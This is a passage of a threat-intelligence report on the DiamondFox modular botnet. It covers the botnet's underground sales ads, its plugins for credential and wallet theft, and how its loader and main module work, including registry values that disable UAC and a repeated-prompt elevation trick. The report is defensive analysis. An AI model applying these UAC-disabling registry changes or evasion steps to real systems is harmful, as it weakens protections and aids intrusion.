



DiamondFox Modular Malware

A ONE-STOP SHOP

MAY 10, 2017



Check Point
SOFTWARE TECHNOLOGIES LTD

**TERBIUM
LABS**

Dark Web Data
Intelligence

TABLE OF CONTENTS

| | |
|---|----|
| DiamondFox Overview..... | 3 |
| DiamondFox Malware Ecosystem | 3 |
| Technical Description..... | 8 |
| Malware Functionality and Payload | 8 |
| Network and Communication..... | 16 |
| Protection Mechanisms | 24 |
| Indicators of Compromise | 26 |

DiamondFox Overview

Check Point Threat Intelligence teams constantly track the latest attack trends, campaigns and attack methods to maintain an up-to-date and accurate view of the cyber landscape.


In recent years, an effective new business method has penetrated the thriving malware and attack tools market and led to the establishment of an entire industry – malware-as-a-service. This provides unskilled threat actors an easy entrance to the cyberattack world, and enables each user to start their own attack campaign without any technical knowledge. Drive-by attack methods, ransomware, banking Trojans and a variety of attack tools are now traded in underground forums and use a wide range of payment methods.

DiamondFox, a modular botnet offered for sale on various underground forums, is an outstanding demonstration of the many advantages of this business module. By purchasing a single product, the buyer is granted access to a variety of capabilities, in the form of plugins, and can plan and execute multiple campaigns: a tailored espionage campaign, a credentials theft campaign, which can be the basis of an extensive monetary theft operation, and even a simple, yet highly effective distributed denial of service (DDoS) attack.

Together with TerbiumLabs, a Dark Web Data Intelligence company, we reviewed the DiamondFox malware's capabilities, sales procedure and user experience. This report also includes a full technical analysis of the malware's functionality, network communications and multiple plugins.

DiamondFox Malware Ecosystem

Looking at the full list of capabilities of the latest version of DiamondFox, the Crystal version, this highly modular malware seems to cover everything from keylogging and browser password stealing, all the way to a variety of Distributed Denial of Service (DDoS) attack techniques through crypto currency wallet stealing. DiamondFox, one of the trendiest malware-as-a-service offered for sale these days, is in fact a one-stop-shop: upon purchasing the malware for a certain period, a selection of plugins becomes accessible. All that's left for the buyer to do is to choose which one to activate for each victim, and when.



edbitss Vendor Of DiamondFox
 Posts: 39
 Joined: Apr 2016
 Reputation: 3
 Jabber: edbitss@blah.im

Hello guys, im really happy to start a sales thread of the new DiamondFox version:

Panel:
 Spoiler (Click to View)

Builder:
 Spoiler (Click to View)

*Some information was blurred cause this address still in use for a campaign.

Loader:

- Core totally recoded.
- Stability improved.
- size Improved (18kb with configurations).
- No dependencies.
- Full windows compatibility (x86 and x64 from XP to Windows 10).
- New cryptographic methods.
- New installation routines (Bypass AVs proactives).
- Domain generation algorithm support.

Panel:

- Fully realtime (AJAX/JS) showing the last action/report sent or received for the bot.
- Extra security added: antiforce, captcha and ban suspicious queries.
- The web panel can be hosted on windows servers without any kind of error.
- All communication with the panel are encrypted with a custom algorithm.

Plugins:

- Browsers Password Stealer (Internet Explorer, Mozilla Firefox, Google Chrome, Yandex Browser, Opera).
- FTP Stealer (Filezilla).
- DDoS (UDP, Layer7 [3 Methods], HTTP).
- Keylogger (Keyboard Hook, HTML Report, Clipboard Watcher, Get Window Title, Get Time, Can be triggered by window).
- Email grabber (Outlook Express, Microsoft Outlook 2000 [POP3 and SMTP], Microsoft Outlook 2002 to 2016, Windows Mail, Windows Live Mail, IncredIMail, Eudora, Netscape, Thunderbird, Yahoo! Mail, Hotmail/MSN mail, Gmail).
- RDP/VNC recover (Windows RDP, TightVNC, UltraVNC).
- RAM Scrapper (Track2).
- Instant Messenger Grabber (Yahoo Messenger, Google Talk, ICQ Lite 4.x/5.x/2003, AOL Instant Messenger, Trillian, Miranda, GAIM/Pidgin, PaltalkScene, Digsby).
- Screenshots (Single, Each 30 seconds).
- Spam (Custom SMTP, html letter, unlimited email list).
- DNS Redirects (Remote host file editor).
- Persistence (Protect file, process and startup keys).
- Crypto Wallet Stealer (MultiBit, Armory, Electrum, digital, Electrum-LTC, MultiDoge, BitcoinDark, Unobtanium, Dash, Bitcoin, Litecoin, Namecoin, PPCoin, Feathercoin, NovaCoin, Primecoin, Terracoin, Devcoin, Anoncoin, Worldcoin, Quarkcoin, Infinitecoin, Dogecoin, AsicCoin, LottoCoin, DarkCoin, Monacoin).

Figure 1: DiamondFox advertisement, dated April 2016

The ad displayed above, which presents the latest version of DiamondFox, includes a detailed explanation about the malware loader, the user panel and the actual core of DiamondFox – the plugins. It also includes a carefully updated Changelog, which provides the potential buyers a detailed explanation about the improvements and features added to each of the versions.

At this point, after examining the highly successful [Cerber Ransomware-as-a-service](#) and the user-friendly [Sundown Exploit Kit](#), there is no need to elaborate about the management panel granted to each user who purchases the malware. It goes without saying that the DiamondFox user panel is comprehensive and secured, and provides users real-time infection statistics as well as control over the activation of the plugins. Moreover, most of the DiamondFox advertisements guarantee free updates and support.




Figure 2: DiamondFox user panel screenshots

The figure shows a screenshot of the DiamondFox user panel, specifically the DDoS panel. The panel has a dark theme and a sidebar on the left with navigation options: Administration, Home, Clients, Tasks, Statistics, and Reports. The main content area displays a table of client information with columns for HWID, Country, IPv4, Name, Operative System, Actions, and Status.

| HWID | Country | IPv4 | Name | Operative System | Actions | Status |
|----------|--------------------|-------------|-------------|---------------------|---------|---------|
| 5ABF69A5 | United States | 192.168.1.1 | 192.168.1.1 | Windows 8.1 (x86) | [Icons] | Online |
| 9281817C | Czech Republic | 192.168.1.1 | 192.168.1.1 | Windows XP (x86) | [Icons] | Online |
| 4C34CAE3 | Chile | 192.168.1.1 | 192.168.1.1 | Windows 8 (x86) | [Icons] | Online |
| A4077184 | Chile | 192.168.1.1 | 192.168.1.1 | Windows 10 (x64) | [Icons] | Online |
| CB02FE30 | Russian Federation | 192.168.1.1 | 192.168.1.1 | Windows 10 (x86) | [Icons] | Online |
| 9253AC18 | Sweden | 192.168.1.1 | 192.168.1.1 | Windows 7 (x64) | [Icons] | Offline |
| DEC1597D | Czech Republic | 192.168.1.1 | 192.168.1.1 | Windows 10 (x64) | [Icons] | Offline |
| 92804FA0 | Sweden | 192.168.1.1 | 192.168.1.1 | Windows 8 (x86) | [Icons] | Online |
| 08F601FA | Russian Federation | 192.168.1.1 | 192.168.1.1 | Windows 8 (x86) | [Icons] | Online |
| C45D7456 | United States | 192.168.1.1 | 192.168.1.1 | Windows Vista (x86) | [Icons] | Online |
| FA8E8380 | Russian Federation | 192.168.1.1 | 192.168.1.1 | Windows XP (x86) | [Icons] | Online |
| 182B1A37 | Russian Federation | 192.168.1.1 | 192.168.1.1 | Windows XP (x64) | [Icons] | Online |
| E2491CB3 | Russian Federation | 192.168.1.1 | 192.168.1.1 | Windows Vista (x86) | [Icons] | Online |
| 70EDAA1A | United States | 192.168.1.1 | 192.168.1.1 | Windows XP (x64) | [Icons] | Online |
| 6E7332A4 | Sweden | 192.168.1.1 | 192.168.1.1 | Windows Vista (x86) | [Icons] | Online |

Figure 3: DiamondFox user panel screenshots, DDoS panel




Figure 4: DiamondFox user panel screenshots, single victim view

So far, the DiamondFox botnet seems like the perfect solution for any actors seeking an easy way to initiate their own campaigns. DiamondFox offers a range of plugins, which provide the user several data theft possibilities, and the ability to self-spread via removable devices and social networks. DiamondFox can definitely be used as the basis of a monetary theft operation, or a tailored espionage campaign. Furthermore, it appears that the official malware vendor, an actor dubbed 'Edbitss', is truly invested in the improvement of the malware, as all updates, changes and fixes are carefully documented and shared with the potential buyers. Edbitss is clearly very responsive in all of the observed threads. Several customer reviews validate this impression and describe a quality, fully functioning product:




Figure 5: DiamondFox customer review



Figure 6: DiamondFox customer review




Figure 7: DiamondFox customer review




Figure 8: DiamondFox customer review

We can't help but wonder which side is telling the truth.

As mentioned previously, *Edbitss* is the official DiamondFox vendor, based on evidence from the ads referred to in this report. The actor uses the same Jabber address in all of the observed ads, both on the clear web and on the Darknet: edbitss@blah.im. However, different contact details were observed throughout the various ads, each using a top level domain linking the actor to another country. The actor claims to be located in Russia and appears to be fluent in Russian. However during the investigation, we came across a clear web landing page established by the actor in March 2016, on the domain 'blogspot.mx', the Mexican website of the highly popular blog-publishing service. From this, we believe that the actor lives in Mexico.

One might expect DiamondFox’s sales methods would reflect its diversity, and each of the plugins would be uniquely priced based on its complexity and potential value to the threat actor. In reality, after examining several different advertisements both on the Darknet and clear web, we can state that that is only partially the case. In the pricing section of one of the ads observed on a Darknet forum, last modified in late January 2017, we can see that the malware is priced at \$300, the builder is priced at \$700, and one of the plugins is sold for \$150.– The plugin which appears in the ad is described as the ‘RDP/filemanager’ plugin. We estimate that the plugin mentioned in the pricing section is the Remote Desktop plugin, responsible for starting/stopping RDP sessions.

Interestingly, on the clear web forum rekings.com, the malware is priced at a single sum of \$826.




Figure 9: DiamondFox advertisement, dated April 2016

Technical Description

MALWARE FUNCTIONALITY AND PAYLOAD

The DiamondFox malware has a complex modular architecture in which the modules interact with each other serially.

The infrastructure is mainly responsible for loading, evasion, persistence, elevation of privileges and C&C communications, while the malicious functionality is provided by the DiamondFox plugins.

The flowchart on the next page presents an overview of the various DiamondFox modules and their interactions.




Figure 10: DiamondFox Modules and Interactions

Configuration Section

DiamondFox includes an embedded configuration section which contains values used to determine the workflow of the malware, to store the decryption keys and to perform other tasks.

The keys contained within the configuration section are used throughout the entire malware execution, and a large portion of the malware's functionality is determined by their values.

The configuration section is stored within a specific PE section named `L!NK`. During the startup stage, this PE section is copied into a newly allocated buffer. It is composed of key/value pairs which have the following structure:

DiamondFox Configuration Section

```
<Configs uid=%uid%>
  pa>1<pa
  oi>%encrypted_data%<oi
  pm>1<pm
  ...
</Configs>
```

DiamondFox Operational Files

As DiamondFox is a highly modular malware, its operating environment is composed of a bundle of files, each used to support a specific functionality:

- Store the encrypted version of some plugins.
- Store the configuration for some plugins.
- Store the output of some plugins.

This bundle, and the functionality supported by each file, is described in **Appendix A – Purpose of Files**.

Loader

The loader module is the first module executed after unpacking. It is responsible for preparing the system for the execution of the main malware logic. The main functionality contained within the loader module is:

- UAC Bypass – Elevate privileges and allow full execution with administrator rights using a well-known UAC bypass technique.
- Evasion – Perform various Anti-VM and Anti-Virus detection checks to make sure that the execution is not contained within an emulation or research environment, and to disable and remove Anti-Virus software.
- Hide UI – Make sure several UI side effects are turned off (i.e. balloon pop-ups are disabled at this stage).

Once all of these actions have taken place, the loader starts a new application in a suspended state. The main module image is mapped into the memory space and the process is resumed, transferring the execution to the main module.

Main Module

This module is the core of the DiamondFox botnet. It is written and compiled in pure Visual Basic 6, and contains all the internal logic of the malware infrastructure. The main module is also responsible for the execution of the DiamondFox plugins. The main module's functionality is divided into several sub-modules described below:

Startup

The startup sub-module has several responsibilities:

- Unique identifier generation – A unique identifier referred to as *VOLUME_SERIAL_NUMBER* is generated. This value is later used for emulation environment detection. The generation algorithm for this value is described in detail in **Appendix A – Plugins**.
- Configuration section decryption.
- Several Anti-VM checks, detailed in **Protection Mechanisms**.
- Pivot the execution to a different process / location on the disk.

- Verify that the malware was not yet executed on the infected machine by checking a specific mutex.
- Elevation of privileges – Allows execution using administrative rights by utilizing a non-advanced UAC bypass technique.
- Activate or deactivate the Hosts Spoofing plugin and clean the environment from a previous DiamondFox run, depending on the enabled configuration flags.
- Persistence – The module makes sure that if the computer reboots or shuts down, the malware will be automatically started. This option is configurable.

Configuration Section Decryption

The entire configuration section is embedded into the original binary file and is stored in an encrypted form. The encryption is composed of two separate layers:

- Upper layer decryption algorithm
- Lower level decryption algorithm

The decryption algorithms are described in **Appendix B – Configuration Section Decryption**.

Execution Pivoting

At this stage, DiamondFox copies itself into a configurable location on the file system. The newly created file is then executed and the entire malware functionality is pivoted to it.

Both the file system location and the file name are defined in the configuration section (under the values `%MAIN_DIR%\EXE_DIR` and `EXE_NAME`, respectively). The default file system location is `%TEMP%\EXE_DIR`.

UAC Bypass

For the malware to execute under administrative privileges, the operating system's UAC protection must be bypassed.

Even though a known UAC bypass technique was already applied in the Loader stage, this module contains another, less technical, module to achieve similar results. The execution of this technique is optional and depends on a value located in the configuration section.

(The appearance of redundant functionality in DiamondFox may indicate that each of these modules was developed independently).

Before activating the UAC bypass functionality, the startup module checks if it already has Administrator privileges by using the `IsUserAnAdmin` API call.

If the check fails, the malware uses a 'poor-man's' technique, in which it continually creates new instances of itself using Administrator rights, hoping the user will eventually click the Yes button on the UAC window to avoid this annoyance. The pseudo code of the elevation technique can be found on the Protection Mechanisms section.

If the malware already has Administrator privileges, the UAC protection is disabled by setting the following register keys:

```
HKLM\Software\Microsoft\Security Center\UACDisableNotify = REG_DWORD:0
HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System\EnableLUA = REG_DWORD:0
```

Information Collection

This sub-module is responsible for collecting general information about the infected computer. The collected information is appended as a '|' delimited string. The information string is then encrypted using a key (NET_XOR_KEY) defined in the configuration section. This encrypted string will later be sent to the C&C server.

The following table details the information that is collected from the infected machine:

| Value | Description |
|---|------------------------------------|
| %COMPUTERNAME% | Computer name |
| select * from AntivirusProduct from winmgmts:\\.\\root\SecurityCenter(2)? | Anti-Virus product name |
| HKLM\Software\Microsoft\Windows NT\CurrentVersion\ProductName | Windows OS version |
| VOLUME_SERIAL_NUM | Volume serial number |
| L!NK | Build Information Version |
| %USERNAME% | User name |
| select * from win32_ComputerSystem | Total physical memory in gigabytes |
| win32_Processor | Processor Name |
| win32_VideoController | Video controller Caption |
| %HOMEDRIVE% Disk Size | Home drive disk size in gigabytes |
| len(%PROCESSOR_ARCHITEW6432%) == 0 | Operating system bitness |
| 1 or 0 | Unknown |
| select * from win32_Battery | Is Laptop |
| %USERDOMAIN% | User domain |

The configuration string encryption process is described in the **Collected Information String Encryption Algorithm**, which appears in **Appendix B – Information Collection**.

Initialization

The initialization module is responsible for two major functionalities:

- Initial communication with the C&C server
- Execution of these plugins
 - Keylogger Plugin
 - Watchdog Plugin
 - Password Stealer Plugin
 - Crypto Wallet Stealer Plugin

More information about the plugins can be found in **Appendix A – Plugins**.

The first C&C communication takes place during this stage, in which an initial communication channel is established and the information gathered during the Information Collection stage is sent to the C&C server.

All Password Stealer plugins used in this stage share a common execution procedure. The initialization sub-module executes all plugins using their predefined index from 0-5. Plugins are executed with the following command line: `/stext "%u.c" %pL_id`. This is used to channel their output into a file. The plugin checks for the creation of each output file at an interval of 5 seconds. The file content is then sent to the C&C server using the File Upload request.

Main Loop

The main loop is an infinite loop used to schedule and execute these repeatable actions:

- Repeatable C&C communication – Used mainly to receive commands and download additional plugins.
